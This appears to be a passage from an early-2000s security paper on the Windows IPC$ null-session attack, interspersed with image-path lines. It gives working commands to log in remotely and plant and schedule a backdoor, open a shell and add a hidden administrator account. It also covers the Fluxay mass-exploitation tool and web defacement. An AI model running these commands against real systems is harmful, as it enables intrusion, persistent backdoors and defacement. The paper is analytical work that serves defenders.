
User accounts for \\KAN

-----
Administrator          BERNARD          Guest
IUSR_KAN                IWAM_KAN
The command completed successfully.

C:\ipc>
```

There have been a lot of discussions on security issues of "null" session. I'll not cover it in details here. In short, "null" session enable an attacker enumerate a lot of useful account/system information about the system.

OK, OK. The attacker now has the administrator password. So what? The attacker can start to strengthen his control on the server and eventually he can take over the system including the desktop. I will explain how the attacker can achieve this in the following sections. Look at the following screen shot:



```
C:\WINNT\System32\cmd.exe
C:\tools>net use \\192.168.0.128 secret /user:administrator
The command completed successfully.

C:\tools>copy srv.exe \\192.168.0.128\admin$\system32
1 file(s) copied.

C:\tools>net time \\192.168.0.128
Current time at \\192.168.0.128 is 5/31/2002 7:44 AM
Local time (GMT+08:00) at \\192.168.0.128 is 5/31/2002 10:44 PM
The command completed successfully.

C:\tools>at \\192.168.0.128 22:46 srv.exe
Added a new job with job ID = 1

C:\tools>telnet 192.168.0.128 99_
```

The attacker can connect to the target system and logon as administrator with the following command:

```
net use \\192.168.0.128\ipc\$ secret /user:administrator
```

The command

```
copy srv.exe \\192.168.0.128\admin\$\system32
```

copy a backdoor program to the system32 directory of the target server. The backdoor program `srv.exe`, upon executed, will listen on a pre-defined port 99 and will drop the attacker to a command prompt when connected.

Since the attacker still do not has the command prompt of the target machine, the problem to solve is how to get the backdoor executed. The attacker get the job done by first making a query of the current time of the target system:


```
net time \\192.168.0.128
```

Then the backdoor can be executed one or two minutes later by using `at` command:

```
at \\192.168.0.128 22:46 srv.exe
```

Later the attacker can connect to the target system using `telnet`:

```
telnet 192.168.0.128 99
```



```
C:\WINNT\System32\cmd.exe - telnet 192.168.0.128 99
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>net user guest 000000
The command completed successfully.

C:\WINNT\system32>
C:\WINNT\system32>net user guest /active
The command completed successfully.

C:\WINNT\system32>
C:\WINNT\system32>net localgroup administrators guest /add
The command completed successfully.

C:\WINNT\system32>

C:\WINNT\system32>
```

Once enter the command prompt of the target system, the attacker can create new accounts or modify existing accounts to strengthen his control over the server. In our example, the attack modify the guest account password:

net user guest 000000

Active the account:


net user guest /active

Then grant administrator rights to the account:

net localgroup administrator guest /add


IPC Exploit by Chinese Attackers

A search on Google indicated that IPC exploit is still very popular, especially among Chinese hackers. I found many tutorials written by Chinese hackers on IPC hacking techniques, from naïve to advanced level. I even found some tutorials in the form of 'movies'. Interestingly enough, since these 'movies' do not have voice recording, the demonstrator use a notepad document to guide the reader to go through the points and demonstrate the hacking processes accordingly. To my surprise, these 'movies' did not sanitize the victim IP addresses. I saw a victim with an IP address of Taiwan in one of these movies and an IP address of Japan in another. The following was a screen shot of one of these movies.





The popularity of IPC hack among Chinese hackers may be due to the emergence of a highly integrated penetration tool called Fluxay. Fluxay is a very fast, efficient and integrated hacking/penetration tool that written by a Chinese programmer (hacker?) called 'Xiao Yun'. The author has a web site <http://www.netxeyes.org> and Fluxay can be downloaded from there.

This is the screen shot of Fluxay Ver 4.7.




The attacker just needed to key in a range of IP addresses (e.g. 192.168.0.1-192.168.0.255) and select a type of target machines (e.g. NT/98), then press the OK button. After a few minutes, a list of vulnerable hosts will be identified.







User lists of a particular host can be retrieved via "null" session by the option 'Get User List From Current IPC\$'.




Weak administrator passwords can be easily cracked by dictionary/brute force attack.



Trojan programs can be executed easily by the 'IPC Planter' function.



In IPC Planter, the attacker just need to fill in a few details like the source Trojan file location, and any execution parameters. Just a click on the 'Start' button, the Trojan will be copied and executed at the victim machine.



What made Fluxay so powerful is its integrated design. The program is a 32-bits multi-thread program and able to make calls to Windows libraries directly. Multiple passwords can be attempted in one single session. Some Chinese hackers claimed that by making use of Fluxay, a vulnerable machine can be identified and rooted within 5 minutes and over 10 machines can be compromised in an hour.


Exploit Variants

After reviewing those tutorials written by Chinese hackers, I found that the actions the hackers usually do after they compromised a Windows box by IPC can be summarized into 5 types:

- Web defacement
- Enable telnet services


- Enable terminal services
- Installing third party remote control software
- Install socks proxy server

Understanding how attackers achieve the above actions can help to assess the damage of a successful hack.



Web Defacement

After the attacker gained a MS-DOS prompt on the compromised machine, he can locate the default the web page of the server by issue the command (assuming the compromised machine is a IIS web server) "dir /s default.htm" or "dir /s index.htm"



```
C:\WINNT\System32\cmd.exe - telnet 192.168.0.128 99
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>cd\

C:\>
C:\>dir default.htm /s
Volume in drive C has no label.
Volume Serial Number is 0C61-526F

Directory of C:\inetpub\wwwroot
05/28/2002  03:07p           1 File(s)          45 default.htm
                                45 bytes


Directory of C:\WINNT\Help\iisHelp
02/18/1998  06:35a           1 File(s)          145 default.htm
                                145 bytes

Directory of C:\WINNT\Help\iisHelp\iis
02/18/1998  06:35a           1 File(s)          182 default.htm
                                182 bytes
```

If the default web page is located in c:\inetpub\wwwroot, the web server can be simply defaced with the following command executed from the attacker's machine:

copy default.htm \\target ip\\c\$\inetpub\wwwroot

where default.htm is the web page prepared by the attacker.



